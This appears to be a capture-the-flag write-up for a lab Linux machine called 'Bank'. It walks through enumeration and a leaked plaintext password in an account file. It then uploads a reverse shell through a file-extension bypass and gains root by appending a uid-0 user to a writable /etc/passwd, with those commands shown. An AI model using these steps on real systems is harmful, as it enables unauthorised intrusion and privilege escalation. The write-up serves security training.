


Bank



Initial Information About Box:

The box Bank is a easy box that shows the OS as Linux, with the IP is 10.10.10.29.

Enumeration:

To start enumeration on the box I started by running Nmap against the host to see what was running.

```
root@kali:~# nmap -A -T4 -p- 10.10.10.29
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-07 15:39 EDT
Nmap scan report for 10.10.10.29
Host is up (0.11s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
| 2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
| 256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_ 256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp    open  domain   ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=7/7%OT=22%CT=1%CU=37301%PV=Y%DS=2%DC=T%G=Y%TM=60E6047F
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OPS(O
OS:1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54D
ST11N
OS:W7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
R
OS:=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)
```

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)

HOP	RTT	ADDRESS
1	107.95 ms	10.10.14.1
2	108.42 ms	10.10.10.29

I see right away that port 53 is open which makes me think there might be a DNS name that is associated with the IP. I also see that port 80 is open which will mean it has a web server enabled.



The screenshot shows a web browser window with the address bar displaying '10.10.10.29'. The browser's navigation bar includes links to 'Kali Tools', 'Kali Docs', 'Kali Forums', 'NetHunter', 'Offensive Security', 'Exploit-DB', 'GHDB', 'MSFU', and 'Student Console'. The main content area features the Ubuntu logo and the title 'Apache2 Ubuntu Default Page'. Below the title is a red banner that says 'It works!'. The text explains that this is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It mentions that the configuration system is fully documented in `/usr/share/doc/apache2/README.Debian.gz` and refers to the `manual` if the `apache2-doc` package was installed. A section titled 'Configuration Overview' provides details about the configuration layout for an Apache2 web server installation on Ubuntu systems, listing the following files:


```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

Below the code block, there are two bullet points:

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

After seeing the default page and after running directory brute forcing, I found nothing. I then guessed that the DNS name would be `bank.htb`. This is only from previous machines with name of the box as the DNS name. I added that to my hosts file and then went to the site to see if it was different.

```
1 127.0.0.1    localhost
2 127.0.1.1    kali
3 10.10.10.29  bank.htb
4
5 # The following lines are desirable for IPv6 capable hosts
6 ::1          localhost ip6-localhost ip6-loopback
7 ff02::1      ip6-allnodes
8 ff02::2      ip6-allrouters
```



After going to the page, I then ran directory brute forcing and found the directory of balance-transfer.

Name	Last modified	Size	Description
Parent Directory	-	-	-
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585	
0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584	
0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584	
0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584	
0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	
0b6ad026ef67069a09e383501f47bfee.acc	2017-06-15 09:50	585	
0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc	2017-06-15 09:50	584	
0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584	
0be866bee5b0b4cff0e5beaa5605b2e.acc	2017-06-15 09:50	584	
0c04ca2346c45c28ecedeb1cf62de4b.acc	2017-06-15 09:50	585	
0c4c9639defcfe73f6ce86a17f830ec0.acc	2017-06-15 09:50	584	
0ce1e50b4ee89c75489bd5e3ed54e003.acc	2017-06-15 09:50	584	
0d3d24f24126789503b03d14c0467657.acc	2017-06-15 09:50	584	
0d64f03e84187359907569a43c83bddc.acc	2017-06-15 09:50	582	
0d76fac96613294c341261bd87ddcf33.acc	2017-06-15 09:50	584	

After finding this page and you click on any of the links, you see that the files are all encrypted. After seeing that and going through all the account files, you find one that is not encrypted.

30053edbc2aedb0b880bdea24612974.acc	2017-06-15 09:50	583
31352ca79f8973c646dc89434f91080a.acc	2017-06-15 09:50	585
31553a37be725d7b5d1add5acae714f2.acc	2017-06-15 09:50	583
31586fb5ead11d90c96bbdbb463dee21.acc	2017-06-15 09:50	585
32203b71b000edd1b90258a14bf28a55.acc	2017-06-15 09:50	583
39095d3e086eb29355d37ed5d19a9ed0.acc	2017-06-15 09:50	583
42261debb6bdfc4d709d424616bc18cc.acc	2017-06-15 09:50	583
44987d36fe627d12501b25116c242318.acc	2017-06-15 09:50	584
45028a24c0a30864f94db632bca0a351.acc	2017-06-15 09:50	585
47171c38422e049e50532e6606fa932d.acc	2017-06-15 09:50	584
49206d1e18aa8eb1c64dae4741639b2f.acc	2017-06-15 09:50	585
50276beac1f014b64b19dbd0e7c6bb1a.acc	2017-06-15 09:50	584
54656a84fec49d5da07f25ee36b298bd.acc	2017-06-15 09:50	584
56215edb6917e27802904037da00a977.acc	2017-06-15 09:50	584
59829e0910101366d704a85f11cfdd15.acc	2017-06-15 09:50	584
66284d79b5caa9e6a3dd440607b3fdd7.acc	2017-06-15 09:50	584
68576f20e9732f1b2edc4df5b8533230.acc	2017-06-15 09:50	257
75942bd27ec22afd9bdc8826cc454c75.acc	2017-06-15 09:50	584
76123b5b589514bc2cb1c6adfb937d13.acc	2017-06-15 09:50	584
80416d8aaea6d6cf3dcec95780fda17d.acc	2017-06-15 09:50	585
85006f1266226e84efb919908d5f8333.acc	2017-06-15 09:50	583
87831b753b8530fddc74e73ca8515a50.acc	2017-06-15 09:50	585
91249b887c7bf3f6cb7becc0c0ab8ddd.acc	2017-06-15 09:50	584
94290d34dec7593ce7c5632150a063d2.acc	2017-06-15 09:50	585
301120b456a3b5981f5cdc9d484f1b3b.acc	2017-06-15 09:50	585

```
--ERR ENCRYPT FAILED
+=====+
| HTB Bank Report |
+=====+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

After finding the credentials, you will want to use the login page to then login.

chris@bank.htb: !##HTBB4nkP4ssw0rd!##

bank.htb/index.php

Kali LinuxKali TrainingKali ToolsKali DocsKali ForumsNetHunterOffensive SecurityExploit-DBGHDBMSFUStudent Console

HTB Bank

Christos Christopoulos

Dashboard

Support

1.337 \$
Balance

8
Total Transactions

2
Total CreditCards

CreditCard Information

Card Type	Card Number	Card Exp Date	CVV	Balance
VISA	448598254354****	05/2018	***	1.000 \$
MASTERCARD	535630154104****	08/2020	***	337.00 \$

Transaction History

Transaction ID	Transaction Date	Transaction Time	Amount (USD)
3326	10/21/2016	3:29 PM	\$321.33
3325	10/21/2016	3:20 PM	\$234.34
3324	10/21/2016	3:03 PM	\$724.17
3323	10/21/2016	3:00 PM	\$23.71


```
→ ↶ ↷ ⚙️ view-source://bank.hbt.support.php
```

```
<div class="panel-body">  
  <table class="table table-bordered">  
    <thead>  
      <tr>  
        <th></th>  
        <th>Title</th>  
        <th>Message</th>  
        <th>Attachment</th>  
        <th>Actions</th>  
      </tr>  
    </thead>  
    <tbody>  
    </tbody>  
  </table>  
</div>  
</div>  
</div>  
</div>  
<!-- New Ticket -->  
<div class="col-sm-5">  
  <section class="panel">  
    <div class="panel-body">  
      <form class="new_ticket" id="new_ticket" accept-charset="UTF-8" method="post" enctype="multipart/form-data">  
        <label>Title</label>  
        <input required placeholder="Title" class="form-control" type="text" name="title" id="ticket_title" style="background-repeat: repeat; background-image: none; background-position: 0% 0%;>  
        <br>  
        <label>Message</label>  
        <input required placeholder="Tell us your problem" class="form-control" style="height: 170px; background-repeat: repeat; background-image: none; background-position: 0% 0%; name="me">  
        <br>  
        <div style="position:relative;">  
          <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->  
          <a class="btn btn-primary" href='javascript:'>  
            Choose File...  
            <input type="file" required style="position:absolute;z-index:2;top:0;left:0;filter: alpha(opacity=0);ms-filter: progid:DXImageTransform.Microsoft.Alpha(Opacity=0);opacity:"name=fileToUpload" size="40" onchange="$(#upload-file-info)".html($(this).val().replace("C:\\fakepath\\", ""));>  
            <br>  
            <span class="label label-info" id="upload-file-info"></span>  
          </div>  
          <br>  
          <button name="submitadd" type="submit" class="btn btn-primary mt20" data-disable-with="">Submit</button>  
        </form>  
      </div>  
    </section>  
  </div>  
<!-- #page-wrapper -->  
</div>  
<!-- #wrapper -->
```

You will want to create a file that has the extension of “.htb” that has a php reverse shell as the contents and upload that file to the page.

Exploit:

After uploading the file, in the /uploads/ directory the file will be there which after calling the page you will get a rev shell back.



Privilege Escalation:

After gaining access onto the box, you can use linPEAS to run a script for priv esc options.

```
-lW-r--r-- 1 root root 663 May 11 2016 bash_completion.sh

[+] Permissions in init, init.d, systemd, and rc.d
[+] https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d

[+] Hashes inside passwd file? ..... No
[+] Writable passwd file? ..... /etc/passwd is writable
[+] Credentials in fstab/mtab? ..... No
[+] Can I read shadow files? ..... No
[+] Can I read opasswd file? ..... No
[+] Can I write in network-scripts? ..... No
[+] Can I read root folder? ..... No

[+] Searching root files in home dirs (limit 30)
/home/
/home/chris/.bash_history
/root/
```

After running linPEAS, you will see that the file /etc/passwd file is world writable. This will allow you to add a user that has root privileges then you can switch to that user and gain root access.

```
bash: no job control in this shell
www-data@bank:/var/www/bank/uploads$ python -c 'import pty; pty.spawn("/bin/bash")'
</uploads$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bank:/var/www/bank/uploads$ openssl passwd password
openssl passwd password
wvfR4um67kFFY
```

```
www-data@bank:/var/www/bank/uploads$ echo "test:vvfR4um67kFfY:0:0:user,,,:/temp:/bin/bash" >> /etc/passwd
www-data@bank:/var/www/bank/uploads$ su test
Password: password

root@bank:/var/www/bank/uploads# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bank:/var/www/bank/uploads# whoami
root
root@bank:/var/www/bank/uploads#
```